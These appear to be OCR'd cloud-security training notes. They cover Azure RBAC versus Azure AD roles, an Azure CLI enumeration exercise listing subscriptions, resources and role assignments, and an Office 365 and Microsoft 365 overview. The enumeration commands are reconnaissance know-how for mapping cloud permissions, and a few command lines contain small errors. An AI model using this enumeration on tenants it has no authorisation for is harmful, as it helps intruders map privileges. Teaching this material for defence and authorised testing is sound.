
Reader support tickets
Virtual machine operator

Custom Role


2. Role Definition



3. Scope



Role Assignment on Subscription Level



Role Assignment on Resource Level

RBAC Role V/s Azure AD Role

- RBAC Role -
  - RBAC roles, allows administrator to define and restrict the fine-grained permissions on azure resources. So, Security principal can manage the resources on azure.
  - Azure roles control access to Azure resources such as virtual machines or storage using Azure Resource Management

- Azure AD Role -
  - AAD roles, allow administrator to define and restrict the fine-grained permissions on azure ad. So, Security principal can manage authentication and authorization on azure ad.
  - Azure AD roles control access to Azure AD resources such as users, groups, and applications using Graph API

EXERCISE - 5

Azure ARM Enumeration -

Get details about currently logged in session

az account show

Get a lists of role assigned to an identity [user, service principal, identity] in current subscription and inherited to all it's resource or group

az role assignment list --assignee **ObjectID/Sign-InEmail/ServicePrincipal** --all

Get the list of all available subscriptions

az account list --all

Get the details of a subscription

az account show -s **Subscription-ID/Name**

Get the list of available resource group in current subscription

az group list -s **Subscription-ID/Name**

Get the list of available resource group in a specified subscription

az group list -s **Subscription-ID/Name**

Get the list of available resources in a current subscription

az resource list

Get the list of available resources in a specified resource group

az resource list --resource-group **ResourceGroupName**

Lists of roles assigned in current subscription [Role Assignment]

```
az role assignment list
```

Lists of roles assigned in current subscription and inherited to all it's resource or group [Role Assignment]

```
az role assignment list -all
```

Lists of roles assigned in specified subscription [Role Assignment]

```
az role assignment list --subscription Subscription-ID/Name
```

Lists of roles with assigned permission [Role Definition - For Inbuilt and Custom Role]

```
az role definition list
```

Lists of custom role with assigned permissions

```
az role definition list --custom-role-only
```

Get the full information about a specified role

```
az role definition list  -n RoleName
```

3.5 Office 365 / Microsoft 365

Office 356 [O365]:

- Office 365 is a cloud-based suite of productivity apps.
- Office 365 is a line of subscription services offered by Microsoft.
  - Personal
  - Business
- Lists of enterprise app includes in office 365
  - Microsoft Exchange Online
  - Microsoft SharePoint Online
  - Office for the web: https://outlook.office365.com
  - Microsoft Skype for Business Online
  - Microsoft OneDrive
  - Microsoft Team : https://teams.microsoft.com/
  - Microsoft Intune : https://endpoint.microsoft.com/

Office 365 vs Microsoft 365 :

- Office 365 is a cloud-based suite of productivity apps, while Microsoft 365 is a package of services which includes Office 365, alongside other business tools

Office 365:

- Microsoft Exchange Online
- Microsoft SharePoint Online
- Office for the web
- Microsoft Skype for Business Online
- One Drive
- Microsoft Intune

Microsoft 365:

- O365
- Window 10 Enterprise License
- Cloud Based Security & Device Management

Office 365 Access :

User can access office 365 portal with different role assigned to them.

- Management Access [Administrator Role] -
  - Management portal is use to manage office 365 users, applications & configuration.

- User Access [User Role]-
  - User portal is use to access o365 applications.

Office 365 Management Access :

Web Portal :

O365 / M365 Admin Center : [Main Portal]

- https://admin.microsoft.com
- https://portal.microsoft.com

API :

Microsoft Graph API :

{HTTP method} https://graph.microsoft.com/{version}/{resource}?{query-parameters}

O365 API : [management, outlook and other applications]


{HTTP method} https://*.office.com/{version}/{resource}?{query-parameters}

